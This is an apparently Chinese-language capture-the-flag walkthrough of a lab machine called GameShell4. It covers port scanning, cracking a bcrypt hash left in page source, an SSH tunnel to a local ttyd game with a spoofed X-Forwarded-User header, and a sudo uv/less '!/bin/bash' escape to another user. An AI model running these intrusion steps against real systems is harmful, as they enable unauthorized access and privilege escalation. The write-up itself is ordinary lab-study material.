

首先还是先探测端口

```
(kali㉿kali)-[~]
└─$ nmap -Pn -p- -sC -sV 10.0.2.38
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-15 20:27 EDT
Nmap scan report for 10.0.2.38
Host is up (0.0020s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
|_ ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256  bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256  3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
79/tcp    open  finger   OpenBSD fingerd (ported to Linux)
|_ finger: \x0D
|_ Welcome to Linux version 4.19.0-27-amd64 at GameShell4 !\x0D
|_
|_ 20:28:33 up 2 min,  0 users,  load average: 0.14, 0.20, 0.09
|_ \x0D
|_ No one logged on.\x0D
80/tcp    open  http      Apache httpd 2.4.62 ((Debian))
|_ http-server-header: Apache/2.4.62 (Debian)
|_ http-title: Hidden Server
MAC Address: 08:00:27:9C:1A:9C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: GameShell4; OSs: Linux, Linux 4.19.0-27-amd64; CPE: cpe:/o:linux:linux_kernel, cpe:/o:linux:linux_kernel:4.19.0-27-amd64

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 69.79 seconds
```

提示80端口是hidden server，那就curl看一眼

```
(kali㉿kali)-[~]
└─$ curl 10.0.2.38 -o ree.txt
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total   Spent    Left   Speed
100  5431  100  5431    0     0   229k    0 --:--:-- --:--:-- --:--:--  230k

(kali㉿kali)-[~]
└─$ sed -n '/admin/p' ree.txt
console.log("admin:$2y$05$yKwD7W0PUqg9EGrSRQP2AegLrBvwLaUDLYEQ8590/ki01I54LnReS");

(kali㉿kali)-[~]
└─$
```

拿到一个凭证，用john跑一下

```
root@itc0-stu-hyh:~# john --show hash.txt
?:babylove3

1 password hash cracked, 0 left
root@itc0-stu-hyh:~#
```

用rockyou.txt能跑出来，这里就拿到一个admin的凭证了。

```
(kali㉿kali)-[~]
└─$ ssh admin@10.0.2.38
admin@10.0.2.38's password:
Linux GameShell4 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Mar 15 08:49:47 2026 from 192.168.56.1
admin@GameShell4:~$
```

登上去之后发现admin是不在sudoers里面的，想提权只能手动查找了

```
Session Actions Edit View Help
admin@GameShell4:/tmp$ find / -perm -4000 -type f 2>/dev/null

/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
/opt/revive
admin@GameShell4:/tmp$ getcap -r / 2>/dev/null
admin@GameShell4:/tmp$ sudo /opt/revive
[sudo] password for admin:
sudo: a password is required
admin@GameShell4:/tmp$ /opt/revive
[-] /dev/pts/99 not found!
admin@GameShell4:/tmp$
```

提示是要弄一个/dev/pts/99，让ai写了个自动脚本

```
admin@GameShell4:/tmp$ for i in $(seq 1 110); do
>   script -q /dev/null -c "sleep 1000" &
> done
[1] 603
[2] 604
[3] 605
[4] 606
[5] 607
[6] 608
[7] 609
[8] 610
[9] 611
[10] 612
[11] 613
[12] 614
[13] 615
[14] 616
[15] 617
[16] 618
[17] 619
[18] 620
[19] 621
[20] 622
[21] 623
[22] 624
[23] 625
[24] 626
[25] 627
[26] 628
[27] 629
[28] 630
[29] 631
[30] 632
[31] 633
[32] 634
[33] 635
[34] 636
[35] 637
[36] 638
```

```

[94] Stopped script -q /dev/null -c "sleep 1000"
[95] Stopped script -q /dev/null -c "sleep 1000"
[96] Stopped script -q /dev/null -c "sleep 1000"
[97] Stopped script -q /dev/null -c "sleep 1000"
[98] Stopped script -q /dev/null -c "sleep 1000"
[99] Stopped script -q /dev/null -c "sleep 1000"
[100] Stopped script -q /dev/null -c "sleep 1000"
[101] Stopped script -q /dev/null -c "sleep 1000"
[102] Stopped script -q /dev/null -c "sleep 1000"
[103] Stopped script -q /dev/null -c "sleep 1000"
[104] Stopped script -q /dev/null -c "sleep 1000"
[105] Stopped script -q /dev/null -c "sleep 1000"
[106] Stopped script -q /dev/null -c "sleep 1000"
[108]+ Stopped script -q /dev/null -c "sleep 1000"
[109]- Stopped script -q /dev/null -c "sleep 1000"
admin@GameShell4:/tmp$ /opt/revive
[+] /dev/pts/99 found! Updating sdk shell ...
[-] Target entry not found!

[107] Stopped script -q /dev/null -c "sleep 1000"
[110]+ Stopped script -q /dev/null -c "sleep 1000"
admin@GameShell4:/tmp$ █

```

到这里发现好像只是修复了一下sdk的shell，没有进行提权，还得再找找
Linpeas跑出来有一个7681，是一个ttyd服务，这应该就是游戏了

```

1 : 00:00:04 systemd
admin@GameShell4:/tmp$ systemctl list-units --type=service --state=running
UNIT                                LOAD    ACTIVE SUB    DESCRIPTION
apache2.service                    loaded active running The Apache HTTP Server
cron.service                        loaded active running Regular background program processing daemon
dbus.service                       loaded active running D-Bus System Message Bus
getty@tty1.service                 loaded active running Getty on tty1
rsyslog.service                    loaded active running System Logging Service
ssh.service                        loaded active running OpenBSD Secure Shell server
systemd-journald.service            loaded active running Journal Service
systemd-logind.service              loaded active running User Login Management
systemd-timesyncd.service            loaded active running Network Time Synchronization
systemd-udev.service                loaded active running Rule-based Manager for Device Events and Files
ttyd.service                       loaded active running ttyd Web Terminal Service
unattended-upgrades.service         loaded active running Unattended Upgrades Shutdown
user@1004.service                  loaded active running User Manager for UID 1004
xinetd.service                     loaded active running LSB: Starts or stops the xinetd daemon.

LOAD    = Reflects whether the unit definition was properly loaded.
ACTIVE  = The high-level unit activation state, i.e. generalization of SUB.
SUB     = The low-level unit activation state, values depend on unit type.
14 loaded units listed.
admin@GameShell4:/tmp$ █

```

做个转发

看X-Forwarded-User: sdk

```
> ssh -L 9000:127.0.0.1:7681 admin@192.168.56.102
92's password:
19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

ded with the Debian GNU/Linux system are free software;
tion terms for each program are described in the
n /usr/share/doc/*/copyright.


omes with ABSOLUTELY NO WARRANTY, to the extent
cable law.
r 15 20:41:10 2026 from 10.0.2.15
$
```


看进程的时候有一行特别重要的

`ttyd -i 127.0.0.1 -p 7681 -H X-Forwarded-User -W sudo.sh`

说明要加一个认证头，而且sudo.sh是属于sdk的，基本可以推出是加上


`X-Forwarded-User: sdk`





是一个经典的数独游戏，如果不想玩也可以让ai解（bushi）

接完之后会给一个凭证，试了一下是xcm的



（这里大写要转小写，也比较容易想得到）

```

PS D:\> ssh xcm@192.168.56.102
xcm@192.168.56.102's password:
Linux GameShell4 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Mar 15 09:51:03 2026 from 192.168.56.1
xcm@GameShell4:~$ ls -al
total 24
drwx----- 2 xcm xcm 4096 Dec  3 08:25 .
drwxr-xr-x 5 root root 4096 Dec  1 07:42 ..
lrwxrwxrwx 1 root root   9 Dec  1 08:13 .bash_history -> /dev/null
-rw-r--r-- 1 xcm xcm 220 Apr 18 2019 .bash_logout
-rw-r--r-- 1 xcm xcm 3526 Apr 18 2019 .bashrc
-rw-r--r-- 1 xcm xcm 807 Apr 18 2019 .profile
-rw-r--r-- 1 root root  44 Dec  1 08:43 user.txt
xcm@GameShell4:~$

```

sudo -l 出来一个 sdk 的 uv，这个好像之前讲过提权方案，直接进 less 然后 !/bin/bash 进 shell 就好了，这里有个小细节，你不能在 home 目录下操作，不然检测到的是 xcm 的 uv

```

Manage Python versions and installations

Generally, uv first searches for Python in a virtual environment, either active or
'.venv' directory in the current working directory or any parent directory. If a v
environment is not required, uv will then search for a Python interpreter. Python
interpreters are found by searching for Python executables in the 'PATH' environme
variable.

On Windows, the registry is also searched for Python executables.

By default, uv will download Python if a version cannot be found. This behavior ca
disabled with the '--no-python-downloads' flag or the 'python-downloads' setting.

The '--python' option allows requesting a different interpreter.

The following Python version request formats are supported:

- '<version>' e.g. '3', '3.12', '3.12.3'
- '<version-specifier>' e.g. '>=3.12,<3.13'
- '<version><short-variant>' (e.g., '3.13t', '3.12.0d')
- '<version>+<variant>' (e.g., '3.13+freethreaded', '3.12.0+debug')
- '<implementation>' e.g. 'cpython' or 'cp'
- '<implementation>@<version>' e.g. 'cpython@3.12'
- '<implementation><version>' e.g. 'cpython3.12' or 'cp312'
- '<implementation><version-specifier>' e.g. 'cpython>=3.12,<3.13'
- '<implementation>-<version>-<os>-<arch>-<libc>' e.g. 'cpython-3.12.3-macos-aarch

Additionally, a specific system Python interpreter can often be requested with:

!/bin/bash|

```

